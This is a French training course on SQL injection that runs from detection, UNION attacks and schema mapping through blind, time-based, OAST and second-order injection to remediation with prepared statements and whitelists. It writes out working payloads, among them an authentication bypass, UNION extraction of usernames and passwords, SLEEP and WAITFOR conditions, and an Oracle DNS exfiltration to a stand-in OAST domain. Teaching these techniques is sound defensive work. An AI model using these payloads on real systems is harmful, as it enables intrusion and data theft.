

Les injections SQL

SQLi visible, UNION, aveugle, OAST et second ordre

Détection méthodique, scénarios jouets et programmation sécurisée

Module	Vulnérabilités côté serveur
Public	Débutant à praticien
Laboratoires	Bases virtuelles shop, users et employees
Auteur	Gana Faye
Date	28 juillet 2026

À la fin de ce parcours, l'apprenant doit pouvoir :

- ▶ expliquer comment une donnée modifie la structure d'une requête SQL ;
- ▶ tester méthodiquement les contextes WHERE, ORDER BY, INSERT et authentification ;
- ▶ construire une attaque UNION après avoir déterminé colonnes et types ;
- ▶ cartographier schémas, tables et colonnes de plusieurs SGBD ;
- ▶ distinguer Blind SQLi booléenne, conditionnelle par erreur, temporelle et OAST ;
- ▶ repérer les injections dans JSON, XML, cookies et en-têtes ;
- ▶ comprendre une injection de second ordre ;
- ▶ corriger le code avec requêtes préparées, ORM, moindre privilège et tests.

Périmètre

Toutes les requêtes sont destinées à une base locale, une application jouet ou une plateforme explicitement autorisée.

Données factices

Les mots de passe, salaires, domaines OAST et identités sont inventés pour le cours.

Contrôle de charge

Les délais restent courts et les tests évitent toute saturation du SGBD.

OAST privé

Ne jamais envoyer de secrets réels vers un service DNS public ; utiliser un Collaborator privé ou une zone de test.

Autorisation explicite obligatoire avant tout test SQLi

Table	Colonnes utiles
products	id, name, category, price, released
users	id, username, password, role, active
employees	id, name, department, salary, visible
audit_log	id, actor, action, created_at



```
graph LR; A[Navigateur / API] --> B[Application jouet]; B --> C[Requête SQL construite]; C --> D[SGBD local]; D --> E[Réponse contrôlée];
```

The diagram illustrates the flow of an SQL injection attack. It starts with a 'Navigateur / API' (Browser / API) sending a request to an 'Application jouet' (Target Application). The application then constructs an 'Requête SQL' (SQL Query), which is sent to the 'SGBD local' (Local Database). The database returns a 'Réponse contrôlée' (Controlled Response) back to the application.

Parcours du cours



partie se termine par un récapitulatif et une mini-situation CTF à résoudre avant de poursuivre.

1

Introduction et fondamentaux

Module de sécurité des applications web

Qu'est-ce qu'une injection SQL ?

Une injection SQL apparaît lorsqu'une donnée contrôlée par l'utilisateur est concaténée à une instruction SQL et devient une partie de sa **syntaxe**, au lieu de rester une simple **valeur**.

Intention du développeur

Rechercher une catégorie, authentifier un compte ou trier une liste.

Pouvoir de l'attaquant

Fermer une chaîne, ajouter un opérateur, une sous-requête, un commentaire ou une seconde instruction.

La frontière entre code SQL et donnée utilisateur a disparu

De la donnée à la syntaxe

```
-- Requete voulue
SELECT * FROM products
WHERE category = 'Gifts' AND released = 1;

-- Valeur injectee : Gifts' OR 1=1--
SELECT * FROM products
WHERE category = 'Gifts' OR 1=1--' AND released = 1;
```

- ▶ l'apostrophe ferme la valeur initiale ;
- ▶ OR 1=1 rend la condition vraie ;
- ▶ le commentaire neutralise la fin de la requête ;
- ▶ la base exécute une instruction valide, mais différente.

Conséquences possibles

Confidentialité

Lecture de comptes, données métier, schémas, secrets et informations d'autres utilisateurs.

Intégrité

Modification, suppression, insertion de données ou changement de logique applicative.

Disponibilité

Verrous, requêtes coûteuses, délais, corruption ou suppression de tables selon les privilèges.

L'impact réel dépend du contexte injectable, du SGBD, du compte de connexion et des résultats exposés par l'application.

1. cartographier toutes les entrées : URL, corps, JSON, cookies, en-têtes et valeurs stockées ;
2. établir une requête de référence et mesurer statut, taille, texte, temps et effet métier ;
3. injecter une perturbation syntaxique minimale, par exemple une apostrophe ;
4. comparer des expressions vraies et fausses ;
5. adapter la syntaxe au contexte présumé : chaîne, nombre, identifiant ou clause ;
6. confirmer avec deux signaux indépendants ;
7. réduire la charge et documenter exactement la requête résultante.

Signaux de vulnérabilité

Signal	Interprétation possible
erreur SQL visible	syntaxe cassée, nom du pilote ou du SGBD divulgué
contenu différent	condition logique influençant le résultat
statut différent	chemin d'erreur ou branche applicative distincte
délai reproductible	fonction temporelle exécutée par le SGBD
interaction	capacité OAST de la base ou de l'hôte
DNS/HTTP	
effet différé	injection de second ordre ou traitement asynchrone

Tester sans conclure trop vite

- ▶ un code 500 ne prouve pas une SQLi ;
- ▶ un WAF peut modifier la réponse sans que la base soit atteinte ;
- ▶ une page dynamique varie naturellement ;
- ▶ un délai unique peut venir du réseau, du cache ou d'un verrou ;
- ▶ une apostrophe peut être rejetée par validation sans injection ;
- ▶ une erreur de type peut provenir du framework avant le SGBD.

Question de validation : Quels deux tests complémentaires permettraient de distinguer une vraie condition SQL d'une simple variation de page ?

Injection dans WHERE

Le contexte le plus courant filtre des lignes :

- ▶ recherche de produits ;
- ▶ récupération d'un objet par identifiant ;
- ▶ filtre de département ou de visibilité ;
- ▶ contrôle d'accès intégré à la requête.

```
SELECT * FROM employees WHERE department = '<entrée>' AND visible =  
1
```

Une condition ajoutée peut élargir, réduire ou détourner l'ensemble de résultats.

Dans une clause ORDER BY, l'entrée représente souvent un **identifiant de colonne** ou une expression, pas une chaîne classique.

- ▶ une apostrophe peut ne produire aucun signal ;
- ▶ ORDER BY 1, ORDER BY 2 testent des positions ;
- ▶ une expression conditionnelle peut modifier l'ordre ;
- ▶ les paramètres préparés ne lient généralement pas un nom de colonne ;
- ▶ la défense correcte est une liste blanche de clés de tri.

Question de validation : Pourquoi ORDER BY ? ne permet-il pas toujours de paramétrer directement un nom de colonne ?

INSERT, UPDATE et autres clauses

Contexte	Exemple	Risque
INSERT	création de profil	valeurs supplémentaires, second ordre
UPDATE	modification d'adresse	altération d'autres colonnes ou lignes
DELETE	suppression filtrée	suppression massive
LIKE	recherche textuelle	logique et jokers détournés
LIMIT / OFFSET	pagination	erreurs, coût ou syntaxe dépendante du SGBD
procédures	paramètres dynamiques	SQL construit à l'intérieur de la procédure

- ▶ la SQLi transforme une donnée en syntaxe SQL ;
- ▶ toutes les entrées et tous les contextes doivent être cartographiés ;
- ▶ la détection repose sur des comparaisons contrôlées ;
- ▶ la syntaxe dépend de la position de l'entrée dans la requête ;
- ▶ les signaux doivent être confirmés, jamais supposés ;
- ▶ les identifiants dynamiques exigent une liste blanche.

Mini-CTF 1 – Le filtre des employés

L'application exécute :

```
SELECT name, department FROM employees WHERE department = '<dept>'
AND visible = 1
```

Vous observez :

- ▶ dept=Sales retourne 3 lignes ;
- ▶ une apostrophe retourne une erreur générique ;
- ▶ une condition vraie retourne 8 lignes ;
- ▶ une condition fausse ne retourne aucune ligne.

Question de validation : Quelle hypothèse pouvez-vous confirmer, et quelle preuve métier devez-vous encore conserver ?

2

Exploitation de base : premiers impacts

Module de sécurité des applications web

Récupérer des données cachées

Le scénario products masque les produits non publiés :

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

Une condition toujours vraie peut neutraliser la restriction `released = 1` :

' OR 1=1-

La preuve est l'apparition effective de produits marqués comme non publiés, pas seulement un statut HTTP 200.

Décomposer le payload



Le commentaire varie selon le SGBD et peut exiger un espace ou une syntaxe différente.

Subversion de la logique d'authentification

Une implémentation vulnérable peut construire :

```
SELECT * FROM users WHERE username = '<u>' AND password = '<p>'
```

Si le nom ferme la chaîne et commente la vérification du mot de passe, l'application peut accepter la première ligne correspondant au compte ciblé.

administrator'–

Le succès dépend de la requête exacte, de la logique de l'application et du commentaire reconnu.

Pourquoi le contournement fonctionne-t-il ?

```
SELECT * FROM users
WHERE username = 'administrator'--'
AND password = 'incorrect';
```

- ▶ la base recherche uniquement le nom administrator ;
- ▶ la condition sur le mot de passe est commentée ;
- ▶ l'application considère la présence d'une ligne comme une authentification réussie ;
- ▶ aucun mot de passe n'a été cassé : la logique SQL a été modifiée.

- ▶ l'application peut hacher le mot de passe avant la requête ;
- ▶ le commentaire peut être filtré ou syntaxiquement invalide ;
- ▶ le compte ciblé peut être désactivé par une condition supplémentaire ;
- ▶ la requête peut utiliser un identifiant numérique ;
- ▶ le pilote peut interdire plusieurs instructions mais rester vulnérable à la logique ;
- ▶ un ORM mal utilisé peut encore concaténer des fragments bruts.

Question de validation : Si administrator' – échoue, quelles hypothèses testeriez-vous avant de conclure que le formulaire est sûr ?

- ▶ une condition vraie peut révéler des lignes cachées ;
- ▶ un commentaire peut supprimer une règle métier située après l'entrée ;
- ▶ l'authentification est souvent contournée en supprimant la vérification du secret ;
- ▶ l'effet métier doit être observé et documenté ;
- ▶ les charges doivent être adaptées au SGBD et au contexte exact.

Le formulaire jouet retourne toujours « Identifiants invalides », mais une tentative produit une redirection vers `/my-account`. La requête supposée contient aussi `active = 1`.

- ▶ Compte cible : `administrator`
- ▶ Mot de passe fourni : `test`
- ▶ CSRF et cookie de session sont valides.

Question de validation : À quel endroit faut-il que le commentaire intervienne pour neutraliser à la fois le mot de passe et la condition suivante ? Pourquoi une redirection seule ne suffit-elle pas comme preuve ?

3

Attaques UNION

Module de sécurité des applications web

Principe de UNION SELECT

UNION combine les résultats de plusieurs requêtes SELECT. Une attaque UNION exploite une requête injectable dont les résultats sont affichés pour ajouter des données provenant d'autres tables.

Deux conditions principales :

1. les requêtes doivent retourner le même nombre de colonnes ;
2. les types correspondants doivent être compatibles.

Objectif : adapter la requête ajoutée à la forme du résultat original

Déterminer le nombre de colonnes avec ORDER BY

On augmente progressivement la position :

' ORDER BY 1- ' ORDER BY 2- ' ORDER BY 3-

- ▶ tant que la position existe, la requête reste valide ;
- ▶ la première position inexistante provoque une erreur ou une différence ;
- ▶ si ORDER BY 4 échoue après ORDER BY 3, la projection possède probablement trois colonnes ;
- ▶ il faut comparer avec une référence stable.

Déterminer le nombre avec UNION SELECT NULL

On ajoute progressivement des valeurs NULL :

```
' UNION SELECT NULL-
```

```
' UNION SELECT NULL,NULL-
```

```
' UNION SELECT NULL,NULL,NULL-
```

NULL est souvent compatible avec plusieurs types. La première requête acceptée indique le nombre attendu, sous réserve des particularités du SGBD et de la requête.

Trouver une colonne textuelle

Après avoir trouvé trois colonnes, remplacer successivement un NULL par un marqueur :

- ' UNION SELECT 'SQLI',NULL,NULL-
- ' UNION SELECT NULL,'SQLI',NULL-
- ' UNION SELECT NULL,NULL,'SQLI' -

Si le marqueur apparaît dans la réponse, cette colonne accepte du texte et est rendue par l'application.

Question de validation : Une colonne peut-elle accepter du texte sans être visible dans la page ? Quelle conséquence pour la suite ?

Récupérer des données intéressantes

Pour une projection à deux colonnes textuelles :

```
' UNION SELECT username, password FROM users--
```

- ▶ les noms de table et de colonnes doivent être connus ;
- ▶ les types doivent correspondre aux colonnes d'origine ;
- ▶ les résultats peuvent être tronqués, échappés ou paginés ;
- ▶ un compte SQL limité réduit les tables accessibles.

Concaténer plusieurs valeurs dans une colonne

SGBD	Exemple de concaténation
PostgreSQL / Oracle	<code>username ':' password</code>
SQL Server	<code>username + ':' + password</code>
MySQL	<code>CONCAT(username, ':', password)</code>
plusieurs lignes	agrégateurs comme <code>GROUP_CONCAT</code> selon le SGBD

La concaténation est utile lorsqu'une seule colonne est affichée, mais il faut choisir un séparateur identifiable et gérer les valeurs NULL.

Hypothèses observées :

- ▶ ORDER BY 3 fonctionne et ORDER BY 4 échoue ;
- ▶ trois NULL sont acceptés ;
- ▶ seul le deuxième emplacement affiche 'SQLI' ;
- ▶ la table users contient username et password.

Forme attendue :

```
' UNION SELECT NULL,<expression texte>,NULL FROM users-
```

Erreurs fréquentes avec UNION

- ▶ mauvais nombre de colonnes ;
- ▶ type incompatible à une position ;
- ▶ commentaire invalide ou espace manquant ;
- ▶ requête Oracle exigeant une table telle que DUAL dans certains cas ;
- ▶ résultats ajoutés mais non rendus par le template ;
- ▶ doublons supprimés par UNION au lieu de UNION ALL ;
- ▶ filtrage, pagination ou encodage de la réponse.

1. déterminer le nombre de colonnes ;
2. identifier les positions compatibles et visibles ;
3. injecter un marqueur texte ;
4. cartographier les objets nécessaires ;
5. adapter les types et la concaténation ;
6. confirmer les données récupérées dans la base jouet.

Mini-CTF 3 – Une seule colonne visible

Vous avez établi :

- ▶ la requête retourne deux colonnes ;
- ▶ seule la seconde apparaît dans la page ;
- ▶ le SGBD est PostgreSQL ;
- ▶ la table jouet est `users(username,password)`.

Question de validation : Quelle expression permettrait d'afficher le nom et le mot de passe sur une même ligne ? Comment géreriez-vous plusieurs utilisateurs sans confondre les couples ?

4

Reconnaissance et analyse de la base

Module de sécurité des applications web

Pourquoi identifier le SGBD ?

Les différences concernent :

- ▶ la syntaxe des commentaires et de concaténation ;
- ▶ les fonctions temporelles et conditionnelles ;
- ▶ les tables système et vues de métadonnées ;
- ▶ la pagination et la conversion de types ;
- ▶ les fonctions réseau utilisables pour OAST ;
- ▶ les messages d'erreur et noms de version.

La reconnaissance réduit les essais inutiles et les faux négatifs

Interroger la version

SGBD	Exemples courants
PostgreSQL	<code>SELECT version()</code>
MySQL	<code>SELECT @@version</code> ou <code>version()</code>
SQL Server	<code>SELECT @@version</code>
Oracle	vues comme <code>v\$version</code> selon les privilèges
SQLite	<code>SELECT sqlite_version()</code>

Le test doit s'intégrer au nombre et aux types de colonnes déjà découverts.

Plusieurs SGBD exposent des vues standardisées :

- ▶ `information_schema.schemata` : schémas ;
- ▶ `information_schema.tables` : tables et vues ;
- ▶ `information_schema.columns` : colonnes et types ;
- ▶ filtrage par `table_schema`, `table_name` ou catalogue ;
- ▶ visibilité limitée aux objets accessibles par le compte courant.

Lister tables puis colonnes

```
SELECT table_schema, table_name  
FROM information_schema.tables  
WHERE table_type = 'BASE TABLE';
```

```
SELECT column_name, data_type  
FROM information_schema.columns  
WHERE table_name = 'users';
```

Une démarche progressive évite de deviner les noms et permet de vérifier les types avant une attaque UNION.

Oracle

Utilise notamment des vues de dictionnaire comme `ALL_TABLES`, `ALL_TAB_COLUMNS` ou `USER_TABLES`, selon les privilèges.

SQLite

Expose la structure dans `sqlite_master` ou les mécanismes modernes de métadonnées ; la syntaxe diffère d'un serveur client-serveur.

Question de validation : Pourquoi une requête correcte pour PostgreSQL peut-elle échouer immédiatement sur Oracle sans que l'entrée soit protégée ?

1. identifier le SGBD et la version approximative ;
2. connaître l'utilisateur et la base courante si l'accès le permet ;
3. lister les schémas accessibles ;
4. rechercher les tables pertinentes par noms métier ;
5. lister colonnes et types ;
6. extraire uniquement les données factices nécessaires à la preuve ;
7. arrêter avant toute modification inutile.

- ▶ la syntaxe varie fortement entre moteurs ;
- ▶ la version, les tables système et la concaténation orientent l'exploitation ;
- ▶ `information_schema` fournit souvent tables et colonnes ;
- ▶ Oracle et SQLite exigent des chemins de reconnaissance spécifiques ;
- ▶ le moindre privilège limite ce que le compte peut cartographier.

L'attaque UNION affiche une colonne texte. `information_schema.tables` révèle :

- ▶ `public.products;`
- ▶ `public.app_users_7f2a;`
- ▶ `public.audit_log.`

Question de validation : Quelle vue interroger ensuite pour découvrir les colonnes de `app_users_7f2a` ? Quelles informations faut-il obtenir avant de construire la prochaine UNION ?

5

Injections SQL aveugles – Blind SQLi

Module de sécurité des applications web

Qu'est-ce qu'une Blind SQLi ?

L'application exécute une requête injectable, mais ne renvoie ni les données sélectionnées ni nécessairement les erreurs SQL. L'attaquant doit transformer une information secrète en un **signal observable**.

Booléen

contenu vrai/faux

Erreur

branche
valide/invalid

Temps

réponse
rapide/lente

OAST

interaction
externe

Méthode générale d'inférence



Exemples de questions : « le mot de passe existe-t-il ? », « sa longueur dépasse-t-elle 12 ? », « son premier caractère est-il supérieur à m ? »

Une valeur de cookie est utilisée dans :

```
SELECT TrackingId FROM tracked_users WHERE TrackingId = '<cookie>'
```

Comparaison initiale :

`abc' AND 1=1-` versus `abc' AND 1=2-`

Si un message comme « Welcome back » apparaît uniquement pour la condition vraie, un canal booléen existe.

Extraire caractère par caractère

```
abc' AND SUBSTRING(  
  (SELECT password FROM users  
    WHERE username='administrator'), 1, 1  
) = 'a'--
```

- ▶ varier la position du caractère ;
- ▶ tester un alphabet réduit ou utiliser une recherche binaire ;
- ▶ déterminer d'abord la longueur ;
- ▶ répéter les requêtes ambiguës ;
- ▶ automatiser uniquement dans le laboratoire autorisé.

- ▶ comparer le texte stable plutôt que la taille brute si la page contient des jetons ;
- ▶ désactiver ou comprendre le cache ;
- ▶ utiliser une paire vrai/faux ayant la même longueur ;
- ▶ répéter plusieurs fois et comparer la majorité ;
- ▶ tester une condition connue avant une condition secrète ;
- ▶ observer statut, redirection, cookie, nombre d'éléments et temps ;
- ▶ isoler les variations dues à la personnalisation.

Question de validation : Pourquoi `AND 1=1` seul ne suffit-il pas à prouver une Blind SQLi ?

1. **Erreur conditionnelle** : provoquer une erreur seulement si une condition secrète est vraie, puis observer une différence de réponse.
2. **Erreur visible** : forcer le SGBD à inclure une donnée dans un message de conversion ou de diagnostic renvoyé par l'application.

Les messages d'erreur détaillés transforment parfois une injection aveugle en canal de sortie direct.

Erreur conditionnelle

Exemple conceptuel Oracle :

```
CASE WHEN (<condition>)  
  THEN TO_CHAR(1/0)  
  ELSE NULL  
END
```

Exemple de conversion visible dans un environnement jouet :

```
CAST((SELECT password FROM users  
  WHERE username='administrator') AS INTEGER)
```

Si la valeur texte apparaît dans l'erreur de conversion, la réponse divulgue directement la donnée.

- ▶ établir d'abord une erreur connue et une branche sans erreur ;
- ▶ ne pas confondre erreur applicative et erreur du SGBD ;
- ▶ vérifier si le message est tronqué ou masqué par le proxy ;
- ▶ tester les conversions de types adaptées au moteur ;
- ▶ limiter la longueur des données injectées dans l'erreur ;
- ▶ rechercher les détails dans les journaux uniquement si le périmètre l'autorise ;
- ▶ corriger en masquant les erreurs, mais surtout en paramétrant la requête.

Time-based Blind SQLi

Lorsque contenu et erreurs ne changent pas, une condition peut déclencher un délai côté base. On compare alors une branche rapide et une branche lente.

condition vraie



attente 4 secondes

condition fausse



réponse immédiate

Le délai choisi doit dépasser la gigue normale sans surcharger le service.

Fonctions temporelles par SGBD

SGBD	Exemple contrôlé
MySQL	IF(condition,SLEEP(4),0)
MySQL CPU	BENCHMARK(n,SHA2('x',256)) – plus bruyant et coûteux
PostgreSQL	branche conditionnelle appelant pg_sleep(4)
SQL Server	IF condition WAITFOR DELAY '0:0:4'
Oracle	fonctions d'attente disponibles selon privilèges et packages

BENCHMARK consomme du CPU : préférer une attente explicite et courte lorsqu'elle est disponible.

Exemples conditionnels temporels

```
-- MySQL
' AND IF(ASCII(SUBSTRING(secret,1,1))>77,SLEEP(4),0)--

-- SQL Server, selon le contexte de batch
'; IF (1=1) WAITFOR DELAY '0:0:4'--

-- PostgreSQL, forme conceptuelle
SELECT CASE WHEN (<condition>)
      THEN pg_sleep(4) ELSE pg_sleep(0) END;
```

La syntaxe exacte dépend du point d'injection et de la capacité à terminer ou empiler les instructions.

1. mesurer 10 à 20 requêtes de référence ;
2. utiliser la médiane plutôt qu'une seule valeur ;
3. envoyer une condition vraie connue et une fausse connue ;
4. alterner l'ordre pour limiter l'effet du cache et de la charge ;
5. choisir un délai nettement supérieur à la variance ;
6. répéter les résultats proches du seuil ;
7. limiter la concurrence et arrêter si le service se dégrade.


Question de validation : Si la latence normale varie entre 0,3 et 2,5 secondes, un délai injecté de 1 seconde est-il exploitable de façon fiable ?

L'OAST demande au SGBD ou à l'hôte de provoquer une interaction réseau vers un domaine contrôlé. Il est utile lorsque :

- ▶ la requête est asynchrone ;
- ▶ la réponse HTTP ne change pas ;
- ▶ les erreurs sont masquées ;
- ▶ les délais ne sont pas mesurables ;
- ▶ la base dispose d'une fonction réseau et d'une sortie autorisée.

Signal observé : requête DNS ou HTTP reçue par le serveur OAST

Processus OAST avec DNS



sous-domaine unique tel que `a81f.lab.oast.test` permet de relier l'interaction à une requête précise.

SGBD	Mécanisme conceptuel, selon privilèges et plateforme
Oracle	résolution de nom via des packages réseau comme UTL_INADDR
SQL Server	accès UNC ou procédures réseau lorsqu'elles sont disponibles
PostgreSQL	extensions ou fonctions réseau installées ; pas garanti par défaut
MySQL	accès fichier/UNC sur certaines plateformes et avec privilèges adaptés

Une absence d'interaction peut signifier : fonction indisponible, privilège insuffisant, DNS bloqué ou payload incorrect.

Exemple OAST conceptuel avec Oracle

```
SELECT UTL_INADDR.GET_HOST_ADDRESS(  
  'probe-42.lab.oast.test'  
) FROM dual;
```

Pour une exfiltration de laboratoire, une petite valeur encodée et compatible DNS peut être placée dans le sous-domaine :

```
<fragment-encode>.probe-42.lab.oast.test
```

Utiliser une infrastructure OAST privée et des données factices. Les labels DNS ont des limites de longueur et de caractères.

- ▶ commencer par un simple pingback sans donnée ;
- ▶ générer un identifiant aléatoire par requête ;
- ▶ surveiller DNS et HTTP, car le mécanisme peut varier ;
- ▶ tenir compte du cache DNS en changeant le sous-domaine ;
- ▶ encoder les fragments en caractères sûrs ;
- ▶ limiter la taille et le nombre de requêtes ;
- ▶ vérifier les politiques de sortie et privilèges du compte ;
- ▶ ne jamais exfiltrer un secret réel vers un service public partagé.

Choisir le bon canal Blind

Canal	Avantage	Limite
booléen	rapide, peu coûteux	exige une différence stable
erreur conditionnelle	signal net	erreurs parfois masquées
erreur visible	extraction directe	dépend des messages détaillés
temporel	fonctionne sans contenu	lent, sensible à la gigue
OAST	détecte l'asynchrone	exige sortie réseau et fonction adaptée

- ▶ transformer le secret en signal binaire observable ;
- ▶ commencer par des conditions vraies et fausses connues ;
- ▶ préférer le canal le plus stable et le moins coûteux ;
- ▶ répéter et mesurer pour réduire les faux positifs ;
- ▶ adapter SLEEP, pg_sleep, WAITFOR DELAY ou les erreurs au SGBD ;
- ▶ utiliser OAST uniquement avec une infrastructure contrôlée ;
- ▶ l'absence de signal n'est pas une preuve d'absence de SQLi.

Un cookie est traité de façon asynchrone. Les réponses ont toujours la même taille, le même statut et un temps identique. Une requête contenant un sous-domaine unique provoque une résolution DNS sur votre Collaborator privé.

Question de validation : Quel canal est confirmé ? Comment vérifieriez-vous d'abord une interaction simple avant d'encoder une donnée factice ? Pourquoi un test time-based serait-il peu adapté ici ?

6

Contextes avancés et second ordre

Module de sécurité des applications web

Une API peut extraire une valeur JSON puis la concaténer :

```
{"department":"Sales","sort":"name"}
```

- ▶ distinguer l'échappement JSON de la syntaxe SQL ;
- ▶ tester valeurs chaîne, nombres, tableaux et propriétés imbriquées ;
- ▶ vérifier les filtres, tris et recherches générés ;
- ▶ observer les erreurs de désérialisation avant le SGBD ;
- ▶ ne pas supposer qu'une API JSON utilise automatiquement un ORM sûr.

Entrée	Exemple d'usage dangereux
XML	filtre de rapport extrait d'un élément
Cookie	identifiant analytique recherché en base
User-Agent	journalisation dans une table d'audit
Referer	statistiques ou attribution marketing
X-Forwarded-For	stockage d'adresse dans les journaux
nom de fichier	insertion de métadonnées dans une table

Toute donnée HTTP devient une surface SQLi si elle est concaténée plus tard.


Injection dans un identifiant ou un tri

Les paramètres préparés protègent les **valeurs**, mais pas directement les mots-clés, noms de table ou colonnes.

- ▶ `sort=name` doit être traduit par une liste blanche ;
- ▶ `direction=asc` doit devenir un choix fermé ;
- ▶ les noms de table multi-tenant ne doivent pas venir du client ;
- ▶ les fragments ORM bruts doivent être audités ;
- ▶ les constructeurs de requête doivent conserver la séparation code/donnée.

Qu'est-ce qu'une SQLi de second ordre ?

La charge est d'abord **stockée sans effet visible**. Plus tard, une autre fonction récupère cette valeur et la concatène dans une nouvelle requête SQL, où elle devient active.



1. l'inscription enregistre un nom contenant une apostrophe ;
2. l'INSERT initial utilise une requête paramétrée et réussit ;
3. un rapport interne sélectionne ce nom ;
4. le code reconstruit ensuite une requête d'historique par concaténation ;
5. la valeur stockée modifie la seconde requête ;
6. l'effet n'apparaît que lors de l'ouverture du rapport.

Question de validation : Pourquoi « la donnée vient de notre base » n'est-il jamais un argument suffisant pour la considérer comme sûre ?

- ▶ suivre les données depuis l'entrée jusqu'aux traitements différés ;
- ▶ tester les champs réutilisés dans rapports, exports, recherches et tâches planifiées ;
- ▶ corrélér l'heure de stockage et celle de l'erreur ;
- ▶ examiner les requêtes générées côté serveur en environnement de test ;
- ▶ utiliser des marqueurs uniques non destructifs ;
- ▶ paramétrer toutes les requêtes, même avec des valeurs déjà stockées.

- ▶ JSON et XML changent l'encodage, pas la cause racine ;
- ▶ cookies et en-têtes sont des entrées utilisateur ;
- ▶ les identifiants SQL dynamiques exigent des listes blanches ;
- ▶ une donnée stockée reste non fiable ;
- ▶ les traitements différés et asynchrones doivent être testés ;
- ▶ la paramétrisation doit être appliquée à chaque utilisation.

Un champ `display_name` est enregistré sans erreur. Le lendemain, l'ouverture du rapport « activités par utilisateur » provoque une erreur SQL uniquement pour ce compte.

Question de validation : Quel type d'injection suspectez-vous ? Quelles étapes de propagation devez-vous cartographier ? À quel endroit la correction doit-elle être appliquée ?

7

Remédiation et sécurité

Module de sécurité des applications web

Règle d'or : requêtes paramétrées

Une requête préparée envoie séparément :

1. une structure SQL fixe contenant des emplacements ;
2. les valeurs liées avec leur type ;
3. le SGBD compile la structure sans interpréter les valeurs comme du code.

$$\text{SQL fixe} + \text{valeurs liées} \neq \text{concaténation}$$

```
$stmt = $pdo->prepare(  
    'SELECT id, username, role  
    FROM users  
    WHERE username = :username AND active = 1'  
);  
$stmt->execute(['username' => $username]);  
$user = $stmt->fetch(PDO::FETCH_ASSOC);
```

À éviter :

```
$sql = "SELECT * FROM users WHERE username = '$username'";
```

L'encodage ou l'échappement manuel ne remplace pas la liaison de paramètres.

```
with conn.cursor() as cur:
    cur.execute(
        "SELECT id, name, salary "
        "FROM employees WHERE department = %s",
        (department,)
    )
    rows = cur.fetchall()
```

Les paramètres sont fournis séparément. Ne pas utiliser une f-string :

```
# Vulnerable
cur.execute(f"SELECT * FROM employees WHERE department='{dept}'")
```

Java – PreparedStatement

```
String sql = "SELECT id, username, role "  
            + "FROM users WHERE username = ? AND active = ?";  
  
try (PreparedStatement ps = connection.prepareStatement(sql)) {  
    ps.setString(1, username);  
    ps.setBoolean(2, true);  
    try (ResultSet rs = ps.executeQuery()) {  
        // Traitement controle du resultat  
    }  
}
```

Les setters expriment le type et empêchent la valeur de modifier la grammaire SQL.

```
const result = await pool.query(  
  'SELECT id, name, price  
    FROM products  
    WHERE category = $1 AND released = $2',  
  [category, true]  
);
```

Pour MySQL avec un pilote compatible, la syntaxe utilise souvent des ?. Toujours vérifier que l'API appelée réalise une vraie liaison et non une interpolation maison.

ORM – requêtes sûres et pièges

Exemple SQLAlchemy :

```
employee = session.query(Employee).filter(  
    Employee.department == department,  
    Employee.visible.is_(True)  
).all()
```

Un ORM ne protège pas les fragments bruts :

```
# A éviter : texte brut concatene  
session.execute(text("SELECT * FROM employees ORDER BY " + sort))
```

Utiliser une correspondance fermée entre la clé client et l'attribut ORM.

Liste blanche pour ORDER BY

```
SORT_FIELDS = {  
    "name": Employee.name,  
    "department": Employee.department,  
    "salary": Employee.salary,  
}  
  
column = SORT_FIELDS.get(sort_key, Employee.name)  
query = session.query(Employee).order_by(column.asc())
```

Les identifiants SQL ne sont pas des valeurs paramétrables ordinaires. Il faut choisir un objet connu, jamais concaténer l'entrée.

La validation complète la paramétrisation :

- ▶ type, longueur, plage et format ;
- ▶ liste blanche pour les choix fermés ;
- ▶ rejet des propriétés inattendues dans JSON ;
- ▶ normalisation avant comparaison ;
- ▶ messages d'erreur cohérents ;
- ▶ limites sur pagination et recherche.

Mais : filtrer les apostrophes n'est pas une correction SQLi. D'autres contextes et encodages resteraient dangereux.

Moindre privilège et architecture

- ▶ compte de base distinct par service ;
- ▶ aucun privilège administrateur pour l'application ;
- ▶ accès limité aux tables et opérations nécessaires ;
- ▶ vues ou procédures contrôlées pour certaines données ;
- ▶ séparation lecture/écriture si le métier le permet ;
- ▶ interdiction des fonctions réseau et système inutiles ;
- ▶ rotation des secrets et chiffrement des connexions ;
- ▶ sauvegardes et supervision des modifications sensibles.

À faire

- ▶ erreurs génériques côté client ;
- ▶ détails dans des journaux protégés ;
- ▶ alertes sur erreurs SQL et délais ;
- ▶ corrélation requête-utilisateur ;
- ▶ tests SAST, DAST et unitaires.

À ne pas confondre

- ▶ masquer l'erreur ne corrige pas la SQLi ;
- ▶ un WAF est contournable ;
- ▶ une procédure stockée peut concaténer ;
- ▶ un ORM peut exécuter du SQL brut ;
- ▶ l'échappement dépend du contexte.

Tests de non-régression

1. vérifier les cas fonctionnels légitimes ;
2. rejouer apostrophes, opérateurs, commentaires et encodages ;
3. comparer conditions vraies et fausses ;
4. tester chaque entrée : URL, JSON, cookie, en-tête et donnée stockée ;
5. contrôler les tris et identifiants dynamiques ;
6. mesurer l'absence de délais conditionnels ;
7. vérifier qu'aucune interaction OAST n'est produite ;
8. exécuter les tests avec plusieurs rôles de base ;
9. auditer les requêtes générées par l'ORM.

Checklist de revue de code

- ☐ aucune concaténation SQL ;
- ☐ paramètres liés et typés ;
- ☐ tris en liste blanche ;
- ☐ SQL brut ORM inventorié ;
- ☐ procédures internes auditées ;
- ☐ données stockées revalidées.
- ☐ compte SQL minimal ;
- ☐ erreurs non divulguées ;
- ☐ fonctions réseau limitées ;
- ☐ journaux sans secrets ;
- ☐ tests négatifs automatisés ;
- ☐ dépendances corrigées.

- ▶ les requêtes préparées constituent la défense principale ;
- ▶ les identifiants dynamiques nécessitent une liste blanche ;
- ▶ ORM et procédures stockées restent dangereux avec du SQL brut ;
- ▶ la validation améliore la robustesse mais ne remplace pas les paramètres ;
- ▶ le moindre privilège limite l'impact d'une erreur résiduelle ;
- ▶ WAF, erreurs génériques et monitoring sont des couches complémentaires ;
- ▶ la correction doit être confirmée par des tests de non-régression.

